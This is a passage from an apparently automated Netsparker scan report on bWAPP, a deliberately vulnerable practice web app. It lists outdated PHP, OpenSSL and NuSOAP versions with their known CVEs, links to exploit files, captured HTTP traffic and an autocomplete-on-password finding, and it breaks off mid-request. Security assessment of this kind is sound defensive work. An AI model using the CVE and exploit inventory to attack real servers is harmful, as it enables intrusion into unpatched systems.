Stack-based buffer overflow in the GD extension in PHP before 5.2.15 and 5.3.x before 5.3.4 allows context-dependent attackers to cause a denial of service (application crash) via a large number of anti-aliasing steps in an argument to the imagepstext function.

External References

- CVE-2010-4698

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/45338.php

PHP 'EXTR_OVERWRITE' Security Bypass Vulnerability

The extract function in PHP before 5.2.15 does not prevent use of the EXTR_OVERWRITE parameter to overwrite (1) the GLOBALS superglobal array and (2) the this variable, which allows context-dependent attackers to bypass intended access restrictions by modifying data structures that were not intended to depend on external input, a related issue to CVE-2005-2691 and CVE-2006-3758.

External References

- CVE-2011-0752

PHP 'mt_rand' Function Integer Overflow Vulnerability

Integer overflow in the mt_rand function in PHP before 5.3.4 might make it easier for context-dependent attackers to predict the return values by leveraging a script's use of a large max parameter, as demonstrated by a value that exceeds mt_getrandmax.

External References

- CVE-2011-0755

PHP 'iconv' Module 'iconv_mime_decode_headers()' Function Security-Bypass Vulnerability

The iconv_mime_decode_headers function in the Iconv extension in PHP before 5.3.4 does not properly handle encodings that are unrecognized by the iconv and mbstring (aka Multibyte String) implementations, which allows remote attackers to trigger an incomplete output array, and possibly bypass spam detection or have unspecified other impact, via a crafted Subject header in an e-mail message, as demonstrated by the ks_c_5601-1987 character set.

External References

- CVE-2010-4699

PHP LCG Entropy Security Vulnerability

The Linear Congruential Generator (LCG) in PHP before 5.2.13 does not provide the expected entropy, which makes it easier for context-dependent attackers to guess values that were intended to be unpredictable, as demonstrated by session cookies generated by using the uniqid function.

External References

- CVE-2010-1128

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/38430.tar.gz

PHP 'session_save_path()' safe_mode Restriction Bypass Vulnerability

session.c in the session extension in PHP before 5.2.13, and 5.3.1, does not properly interpret ; (semicolon) characters in the argument to the session_save_path function, which allows context-dependent attackers to bypass open_basedir and safe_mode restrictions via an argument that contains multiple ; characters in conjunction with a .. (dot dot).

External References

- CVE-2010-1130

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/38182.php

PHP 'sqlite_single_query()' and 'sqlite_array_query()' Arbitrary Code Execution Vulnerabilities

The (1) sqlite_single_query and (2) sqlite_array_query functions in ext/sqlite/sqlite.c in PHP 5.2 through 5.2.13 and 5.3 through 5.3.2 allow context-dependent attackers to execute arbitrary code by calling these functions with an empty SQL query, which triggers access of uninitialized memory.

External References

- CVE-2010-1868

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/40013-1.php
- http://www.securityfocus.com/data/vulnerabilities/exploits/40013-2.php

PHP 'tempnam()' 'safe_mode' Validation Restriction-Bypass Vulnerability

The safe_mode implementation in PHP before 5.2.13 does not properly handle directory pathnames that lack a trailing / (slash) character, which allows context-dependent attackers to bypass intended access restrictions via vectors related to use of the tempnam function.

External References

- CVE-2010-1129

PHP Unrestricted Temporary File Creation Vulnerability

PHP before 5.2.12 and 5.3.x before 5.3.1 does not restrict the number of temporary files created when handling a multipart/form-data POST request, which allows remote attackers to cause a denial of service (resource exhaustion), and makes it easier for remote attackers to exploit local file inclusion vulnerabilities, via multiple requests, related to lack of support for the max_file_uploads directive.

External References

- CVE-2009-4017

PHP 'posix_mkfifo()' 'open_basedir' Bypass Vulnerability

The posix_mkfifo function in ext/posix/posix.c in PHP before 5.2.12 and 5.3.x before 5.3.1 allows context-dependent attackers to bypass open_basedir restrictions, and create FIFO files, via the pathname and mode arguments, as demonstrated by creating a .htaccess file.

External References

- CVE-2009-3558

PHP 'ini_restore()' Memory Information Disclosure Vulnerability

The zend_restore_ini_entry_cb function in zend_ini.c in PHP 5.3.0, 5.2.10, and earlier versions allows context-specific attackers to obtain sensitive information (memory contents) and cause a PHP crash by using the ini_set function to declare a variable, then using the ini_restore function to restore the variable.

External References

- CVE-2009-2626

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/36009.php

PHP Web Form Hash Collision Denial Of Service Vulnerability

PHP before 5.3.9 computes hash values for form parameters without restricting the ability to trigger hash collisions predictably, which allows remote attackers to cause a denial of service (CPU consumption) by sending many crafted parameters.

External References

- CVE-2011-4885

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/51193.zip
- http://www.securityfocus.com/data/vulnerabilities/exploits/51193.py
- http://www.securityfocus.com/data/vulnerabilities/exploits/51193.php.txt

PHP 'phar_parse_tarfile' Integer Overflow Vulnerability

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

External References

- CVE-2012-2386

PHP '_php_stream_scandir' Overflow Vulnerability

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

External References

- CVE-2012-2688

PHP 'com_print_typeinfo' Buffer Overflow Vulnerability

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

External References

- CVE-2012-2376

PHP 'php-cgi' Command Line Argument Injection Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

External References

- CVE-2012-2311

PHP File Upload Denial of Service Vulnerability

The file-upload implementation in rfc1867.c in PHP before 5.4.0 does not properly handle invalid [(open square bracket) characters in name values, which makes it easier for remote attackers to cause a denial of service (malformed $_FILES indexes) or conduct directory traversal attacks during multi-file uploads by leveraging a script that lacks its own filename restrictions.

External References

- CVE-2012-1172

PHP 'magic_quotes_gpc' Bypass Vulnerability

PHP before 5.3.10 does not properly perform a temporary change to the magic_quotes_gpc directive during the importing of environment variables, which makes it easier for remote attackers to conduct SQL injection attacks via a crafted request, related to main/php_variables.c, sapi/cgi/cgi_main.c, and sapi/fpm/fpm/fpm_main.c.

External References

- CVE-2012-0831

PHP Multiple Remote Vulnerabilities

ext/soap/soap.c in PHP before 5.3.22 and 5.4.x before 5.4.13 does not validate the relationship between the soap.wsdl_cache_dir directive and the open_basedir directive, which allows remote attackers to bypass intended access restrictions by triggering the creation of cached SOAP WSDL files in an arbitrary directory.

External References

- CVE-2013-1635

PHP Multiple Remote Vulnerabilities in SOAP Parser

The SOAP parser in PHP before 5.3.22 and 5.4.x before 5.4.13 allows remote attackers to read arbitrary files via a SOAP WSDL file containing an XML external entity declaration in conjunction with an entity reference, related to an XML External Entity (XXE) issue in the soap_xmlParseFile and soap_xmlParseMemory functions.

External References

- CVE-2013-1643

PHP Heap Based Buffer Overflow Vulnerability

Heap-based buffer overflow in the php_quot_print_encode function in ext/standard/quot_print.c in PHP before 5.3.26 and 5.4.x before 5.4.16 allows remote attackers to cause a denial of service (application crash) or possibly have unspecified other impact via a crafted argument to the quoted_printable_encode function.

External References

- CVE-2013-2110

PHP Integer Overflow and Denial of Service Vulnerability

Integer overflow in the SdnToJewish function in jewish.c in the Calendar component in PHP before 5.3.26 and 5.4.x before 5.4.16 allows context-dependent attackers to cause a denial of service (application hang) via a large argument to the jdtojewish function.

External References

- CVE-2013-4635

PHP 'gdxpm.c' Denial of Service Vulnerability

The gdImageCreateFromXpm function in gdxpm.c in libgd, as used in PHP 5.4.26 and earlier, allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted color table in an XPM file.

External References

- CVE-2014-2497

PHP-CGI Remote Code Execution Vulnerability

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

External References

- CVE-2012-1823

PHP Improper Link Resolution Before File Access

The PEAR_REST class in REST.php in PEAR in PHP through 5.6.0 allows local users to write to arbitrary files via a symlink attack on a (1) rest.cachefile or (2) rest.cacheid file in /tmp/pear/cache/, related to the retrieveCacheFirst and useLocalCache functions.

External References

- CVE-2014-5459

Classification

OWASP 2013-A9

39.1. /bWAPP/aim.php

http://itsecgames.com/bWAPP/aim.php

Identified Version

```
5.2.4
```

Latest Version

```
5.6.2
```

Vulnerability Database

```
Result is based on 30/10/2014 vulnerability database content.
```

Certainty

Request

```
GET /bWAPP/aim.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:00:09 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g

X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<link rel="shortcut icon" href
…
```

40. Out-of-date Version (OpenSSL)

1 TOTAL
INFORMATION

Netsparker identified you are using an out-of-date version of OpenSSL.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of OpenSSL to the latest stable version.

Remedy References

- OpenSSL Project

Known Vulnerabilities in this Version

SSL/TLS Protocol Initialization Vector Implementation Information Disclosure Vulnerability

The SSL protocol, encrypts data by using CBC mode with chained initialization vectors, which allows man-in-the-middle attackers to obtain plaintext HTTP headers via a blockwise chosen-boundary attack (BCBA) on an HTTPS session, in conjunction with JavaScript code that uses (1) the HTML5 WebSocket API, (2) the Java URLConnection API, or (3) the Silverlight WebClient API, aka a "BEAST" attack.

External References

- CVE-2011-3389

OpenSSL Ciphersuite Downgrade Security Weakness

OpenSSL before 0.9.8q, and 1.0.x before 1.0.0c, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not properly prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the downgrade to an unintended cipher via vectors involving sniffing network traffic to discover a session identifier.

External References

- CVE-2010-4180

OpenSSL Ciphersuite Modification Allows Disabled Cipher Security Bypass Vulnerability

OpenSSL before 0.9.8j, when SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG is enabled, does not prevent modification of the ciphersuite in the session cache, which allows remote attackers to force the use of a disabled cipher via vectors involving sniffing network traffic to discover a session identifier, a different vulnerability than CVE-2010-4180.

External References

- CVE-2008-7270

OpenSSL Timing Attack Information Disclosure Vulnerability

The elliptic curve cryptography (ECC) subsystem in OpenSSL 1.0.0d and earlier, when the Elliptic Curve Digital Signature Algorithm (ECDSA) is used for the ECDHE_ECDSA cipher suite, does not properly implement curves over binary fields, which makes it easier for context-dependent attackers to determine private keys via a timing attack and a lattice calculation.

External References

- CVE-2011-1945

OpenSSL Remote Denial of Service Vulnerability

The ephemeral ECDH ciphersuite functionality in OpenSSL 0.9.8 through 0.9.8s and 1.0.x before 1.0.0e does not ensure thread safety during processing of handshake messages, which allows remote attackers to cause a denial of service (application crash) via out-of-order messages that violate the TLS protocol.

External References

- CVE-2011-3210

TLS Protocol Session Renegotiation Security Vulnerability

The TLS protocol, and the SSL protocol 3.0 and possibly earlier, does not properly associate renegotiation handshakes with an existing connection, which allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack, aka the "Project Mogul" issue.

External References

- CVE-2009-3555

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/36935.c

OpenSSL 'bn_wexpend()' Error Handling Unspecified Vulnerability

OpenSSL before 0.9.8m does not check for a NULL return value from bn_wexpand function calls in (1) crypto/bn/bn_div.c, (2) crypto/bn/bn_gf2m.c, (3) crypto/ec/ec2_smpl.c, and (4) engines/e_ubsec.c, which has unspecified impact and context-dependent attack vectors.

External References

- CVE-2009-3245

OpenSSL 'EVP_VerifyFinal' Function Signature Verification Vulnerability

OpenSSL 0.9.8i and earlier does not properly check the return value from the EVP_VerifyFinal function, which allows remote attackers to bypass validation of the certificate chain via a malformed SSL/TLS signature for DSA and ECDSA keys.

External References

- CVE-2008-5077

OpenSSL ASN.1 Remote Denial of Service Vulnerability

OpenSSL before 0.9.8k on WIN64 and certain other platforms does not properly handle a malformed ASN.1 structure, which allows remote attackers to cause a denial of service (invalid memory access and application crash) by placing this structure in the public key of a certificate, as demonstrated by an RSA public key.

External References

- CVE-2009-0789

OpenSSL 'ASN1_STRING_print_e' Function Remote Denial of Service

The ASN1_STRING_print_ex function in OpenSSL before 0.9.8k allows remote attackers to cause a denial of service (invalid memory access and application crash) via vectors that trigger printing of a (1) BMPString or (2) UniversalString with an invalid encoded length.

External References

- CVE-2009-0590

OpenSSL 'ssl3_get_record()' Function Remote Denial of Service Vulnerability

The ssl3_get_record function in ssl/s3_pkt.c in OpenSSL 0.9.8f through 0.9.8m allows remote attackers to cause a denial of service (crash) via a malformed record in a TLS connection that triggers a NULL pointer dereference, related to the minor version number.

External References

- CVE-2010-0740

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/39013.c

OpenSSL TLS Server Extension Parsing Buffer Overflow Vulnerability

Multiple race conditions in ssl/t1_lib.c in OpenSSL 0.9.8f through 0.9.8o, 1.0.0, and 1.0.0a, when multi-threading and internal caching are enabled on a TLS server, might allow remote attackers to execute arbitrary code via client data that triggers a heap-based buffer overflow, related to (1) the TLS server name extension and (2) elliptic curve cryptography.

External References

- CVE-2010-3864

OpenSSL J-PAKE Security Bypass Vulnerability

OpenSSL before 1.0.0c, when J-PAKE is enabled, does not properly validate the public parameters in the J-PAKE protocol, which allows remote attackers to bypass the need for knowledge of the shared secret, and successfully authenticate, by sending crafted values in each round of the protocol.

External References

- CVE-2010-4252

OpenSSL 'ssl3_get_key_exchange()' Use-After-Free Memory Corruption Vulnerability

Double free vulnerability in the ssl3_get_key_exchange function in the OpenSSL client (ssl/s3_clnt.c) in OpenSSL 1.0.0a, 0.9.8, 0.9.7, and possibly other versions, when using ECDH, allows context-dependent attackers to cause a denial of service (crash) and possibly execute arbitrary code via a crafted private key with an invalid prime.

External References

- CVE-2010-2939

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/42306.zip

OpenSSL 'zlib' Compression Memory Leak Remote Denial of Service Vulnerability

Memory leak in the zlib_stateful_init function in crypto/comp/c_zlib.c in libssl in OpenSSL 0.9.8f through 0.9.8h allows remote attackers to cause a denial of service (memory consumption) via multiple calls, as demonstrated by initial SSL client handshakes to the Apache HTTP Server mod_ssl that specify a compression algorithm.

External References

- CVE-2008-1678

Multiple Vendor SSL/TLS Renegotiation Denial Of Service Vulnerability

OpenSSL 1.x before 1.0.2 and before 0.9.8l, SSL/TSL protocol implementations suffer from a remote denial of service vulnerability.

External References

- CVE-2011-1473

OpenSSL 'kssl_keytab_is_available()' Function Remote Denial of Service Vulnerability

The kssl_keytab_is_available function in ssl/kssl.c in OpenSSL before 0.9.8n, when Kerberos is enabled but Kerberos configuration files cannot be opened, does not check a certain return value, which allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via SSL cipher negotiation, as demonstrated by a chroot installation of Dovecot or stunnel without Kerberos configuration files inside the chroot.

External References

- CVE-2010-0433

OpenSSL DTLS Packets Multiple Denial of Service Vulnerabilities

Multiple memory leaks in the dtls1_process_out_of_seq_message function in ssl/d1_both.c in OpenSSL 0.9.8k and earlier 0.9.8 versions allow remote attackers to cause a denial of service (memory consumption) via DTLS records that (1) are duplicates or (2) have sequence numbers much greater than current sequence numbers, aka "DTLS fragment handling memory leak."

External References

- CVE-2009-1378

OpenSSL Cryptographic Message Syntax Memory Corruption Vulnerability

The Cryptographic Message Syntax (CMS) implementation in crypto/cms/cms_asn1.c in OpenSSL before 0.9.8o and 1.x before 1.0.0a does not properly handle structures that contain OriginatorInfo, which allows context-dependent attackers to modify invalid memory locations or conduct double-free attacks, and possibly execute arbitrary code, via unspecified vectors.

External References

- CVE-2010-0742

OpenSSL 'ChangeCipherSpec' DTLS Packet Denial of Service Vulnerability

ssl/s3_pkt.c in OpenSSL before 0.9.8i allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via a DTLS ChangeCipherSpec packet that occurs before ClientHello.

External References

- CVE-2009-1386

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/35174.c

OpenSSL 'dtls1_retrieve_buffered_fragment()' Function Remote Denial of Service Vulnerability

The dtls1_retrieve_buffered_fragment function in ssl/d1_both.c in OpenSSL before 1.0.0 Beta 2 allows remote attackers to cause a denial of service (NULL pointer dereference and daemon crash) via an out-of-sequence DTLS handshake message, related to a "fragment bug."

External References

- CVE-2009-1387

OpenSSL Multiple Denial of Service Vulnerabilities

Double free vulnerability in OpenSSL 0.9.8f and 0.9.8g, when the TLS server name extensions are enabled, allows remote attackers to cause a denial of service (crash) via a malformed Client Hello packet.

External References

- CVE-2008-0891

DTLS Plaintext Recovery Vulnerability

The DTLS implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f performs a MAC check only if certain padding is valid, which makes it easier for remote attackers to recover plaintext via a padding oracle attack.

External References

- CVE-2011-4108

OpenSSL Double Free Vulnerability in Policy Checks

Double free vulnerability in OpenSSL 0.9.8 before 0.9.8s, when X509_V_FLAG_POLICY_CHECK is enabled, allows remote attackers to have an unspecified impact by triggering failure of a policy check.

External References

- CVE-2011-4109

OpenSSL Uninitialized SSL3.0 Padding Vulnerability

The SSL 3.0 implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly initialize data structures for block cipher padding, which might allow remote attackers to obtain sensitive information by decrypting the padding data sent by an SSL peer.

External References

- CVE-2011-4576

OpenSSL RFC 3779 Denial Of Service Vulnerability

OpenSSL before 0.9.8s and 1.x before 1.0.0f, when RFC 3779 support is enabled, allows remote attackers to cause a denial of service (assertion failure) via an X.509 certificate containing certificate-extension data associated with (1) IP address blocks or (2) Autonomous System (AS) identifiers.

External References

- CVE-2011-4577

OpenSSL SGC Denial of Service Vulnerability

The Server Gated Cryptography (SGC) implementation in OpenSSL before 0.9.8s and 1.x before 1.0.0f does not properly handle handshake restarts, which allows remote attackers to cause a denial of service via unspecified vectors.

External References

- CVE-2011-4619

OpenSSL Invalid GOST Parameters Denial Of Service Vulnerability

The GOST ENGINE in OpenSSL before 1.0.0f does not properly handle invalid parameters for the GOST block cipher, which allows remote attackers to cause a denial of service (daemon crash) via crafted data from a TLS client.

External References

- CVE-2012-0027

OpenSSL CMS PKCS #7 Decryption CVE-2012-0884 Security Bypass Vulnerability

The implementation of Cryptographic Message Syntax (CMS) and PKCS #7 in OpenSSL before 0.9.8u and 1.x before 1.0.0h does not properly restrict certain oracle behavior, which makes it easier for context-dependent attackers to decrypt data via a Million Message Attack (MMA) adaptive chosen ciphertext attack.

External References

- CVE-2012-0884

OpenSSL S/MIME Header Processing Null Pointer Dereference Denial Of Service Vulnerability

The mime_param_cmp function in crypto/asn1/asn_mime.c in OpenSSL before 0.9.8u and 1.x before 1.0.0h allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a crafted S/MIME message, a different vulnerability than CVE-2006-7250.

External References

- CVE-2012-1165

OpenSSL DTLS CVE-2012-2333 Remote Denial of Service Vulnerability

Integer underflow in OpenSSL before 0.9.8x, 1.0.0 before 1.0.0j, and 1.0.1 before 1.0.1c, when TLS 1.1, TLS 1.2, or DTLS is used with CBC encryption, allows remote attackers to cause a denial of service (buffer over-read) or possibly have unspecified other impact via a crafted TLS packet that is not properly handled during a certain explicit IV calculation.

External References

- CVE-2012-2333

OpenSSL OCSP invalid key DoS Vulnerability

OpenSSL before 0.9.8y, 1.0.0 before 1.0.0k, and 1.0.1 before 1.0.1d does not properly perform signature verification for OCSP responses, which allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via an invalid key.

External References

- CVE-2013-0166

OpenSSL SSL, TLS and DTLS Plaintext Recovery Attack Vulnerability

The TLS protocol 1.1 and 1.2 and the DTLS protocol 1.0 and 1.2, as used in OpenSSL, OpenJDK, PolarSSL, and other products, do not properly consider timing side-channel attacks on a MAC check requirement during the processing of malformed CBC padding, which allows remote attackers to conduct distinguishing attacks and plaintext-recovery attacks via statistical analysis of timing data for crafted packets, aka the Lucky Thirteen issue.

External References

- CVE-2013-0169

OpenSSL Cryptographic Issues

The Montgomery ladder implementation in OpenSSL through 1.0.0l does not ensure that certain swap operations have a constant-time behavior, which makes it easier for local users to obtain ECDSA nonces via a FLUSH+RELOAD cache side-channel attack.

External References

- CVE-2014-0076

OpenSSL Denial of Service Vulnerability

The dtls1_get_message_fragment function in d1_both.c in OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h allows remote attackers to cause a denial of service (recursion and client crash) via a DTLS hello message in an invalid DTLS handshake.

External References

- CVE-2014-0221

OpenSSL Information Disclosure Vulnerability

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the 'CCS Injection' vulnerability.

External References

- CVE-2014-0224

OpenSSL Denial of Service Vulnerability

d1_both.c in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote attackers to cause a denial of service (memory consumption) via crafted DTLS handshake messages that trigger memory allocations corresponding to large length values.

External References

- CVE-2014-3506

OpenSSL Denial of Service Vulnerability

Memory leak in d1_both.c in the DTLS implementation in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote attackers to cause a denial of service (memory consumption) via zero-length DTLS fragments that trigger improper handling of the return value of a certain insert function.

External References

- CVE-2014-3507

OpenSSL Information Disclosure Vulnerability

The OBJ_obj2txt function in crypto/objects/obj_dat.c in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i, when pretty printing is used, does not ensure the presence of '\0' characters, which allows context-dependent attackers to obtain sensitive information from process stack memory by reading output from X509_name_oneline, X509_name_print_ex, and unspecified other functions.

External References

- CVE-2014-3508

OpenSSL DTLS CVE-2014-3510 Remote Denial of Service Vulnerability

The ssl3_send_client_key_exchange function in s3_clnt.c in OpenSSL 0.9.8 before 0.9.8zb, 1.0.0 before 1.0.0n, and 1.0.1 before 1.0.1i allows remote DTLS servers to cause a denial of service (NULL pointer dereference and client application crash) via a crafted handshake message in conjunction with a (1) anonymous DH or (2) anonymous ECDH ciphersuite.

External References

- CVE-2014-3510

Classification

OWASP 2013-A9

40.1. /bWAPP/aim.php

http://itsecgames.com/bWAPP/aim.php

Identified Version

```
0.9.8g
```

Latest Version

```
1.0.1j
```

Vulnerability Database

```
Result is based on 30/10/2014 vulnerability database content.
```

Certainty

Request

```
GET /bWAPP/aim.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:00:09 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g

X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<link rel="shortcut icon" href
…
```

41. Out-of-date Version (NuSOAP)

1 TOTAL
INFORMATION

Netsparker identified you are using an out-of-date version of NuSOAP.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of NuSOAP to the latest stable version.

Remedy References

- NuSOAP - SOAP Toolkit for PHP

Known Vulnerabilities in this Version

NuSOAP 'nusoap.php' Cross Site Scripting Vulnerability

Cross-site scripting (XSS) vulnerability in NuSOAP 0.9.5, as used in MantisBT and other products, allows remote attackers to inject arbitrary web script or HTML via the PATH_INFO to an arbitrary PHP script that uses NuSOAP classes.

External References

- CVE-2010-3070

Exploit

- http://www.securityfocus.com//data/vulnerabilities/exploits/42959.txt

NuSOAP Sensitive Information Disclosure Vulnerability

NuSOAP 0.9.5 allows remote attackers to obtain sensitive information via a direct request to a .php file, which reveals the installation path in an error message, as demonstrated by nuSOAP/classes/class.wsdl.php and certain other files.

External References

- CVE-2011-3761

Classification

OWASP 2013-A9

41.1. /bWAPP/ws_soap.php

http://itsecgames.com/bWAPP/ws_soap.php

Identified Version

```
0.9.5
```

Latest Version

```
0.9.5
```

Vulnerability Database

```
Result is based on 30/10/2014 vulnerability database content.
```

Certainty

Request

```
POST /bWAPP/ws_soap.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
SOAPAction: "urn:tickets_stock#get_tickets_stock"
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 589
Content-Type: text/xml; charset=utf-8

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/" xmlns:tns="urn:movie_service"
xmlns:types="urn:movie_service/encodedTypes" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body soap:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<q1:get_tickets_stock xmlns:q1="urn:tickets_stock">
<title xsi:type="xsd:string">$NS$</title>
</q1:get_tickets_stock>
</soap:Body>
</soap:Envelope>
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:04:35 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
X-SOAP-Server: NuSOAP/0.9.5 (1.123)

Content-Length: 544
Content-Type: text/xml; charset=ISO-8859-1

<?xml version="1.0" encoding="ISO-8859-1"?><SOAP-ENV:Envelope SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:SOAP-
ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:SOAP-
ENC="http://schemas.xmlsoap.org/soap/encoding/"><SOAP-ENV:Body><ns1:get_tickets_stockResponse xmlns:ns1="urn:tickets_stock"><tickets_stock xsi:nil="true"
xsi:type="xsd:integer"/></ns1:get_tickets_stockResponse></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

42. Autocomplete Enabled (Password Field)

1 TOTAL
INFORMATION
CONFIRMED
1

Netsparker detected that autocomplete is enabled in one or more of the password fields.

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Actions to Take

1. Add the attribute `autocomplete="off"` to the form tag or to individual "input" fields.
2. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.

External References

- Using Autocomplete in HTML Forms

Classification

OWASP 2013-A5

42.1. /bWAPP/sm_mitm_1.php CONFIRMED

http://itsecgames.com/bWAPP/sm_mitm_1.php

Identified Field Name

`password`

Request

```
GET /bWAPP/sm_mitm_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
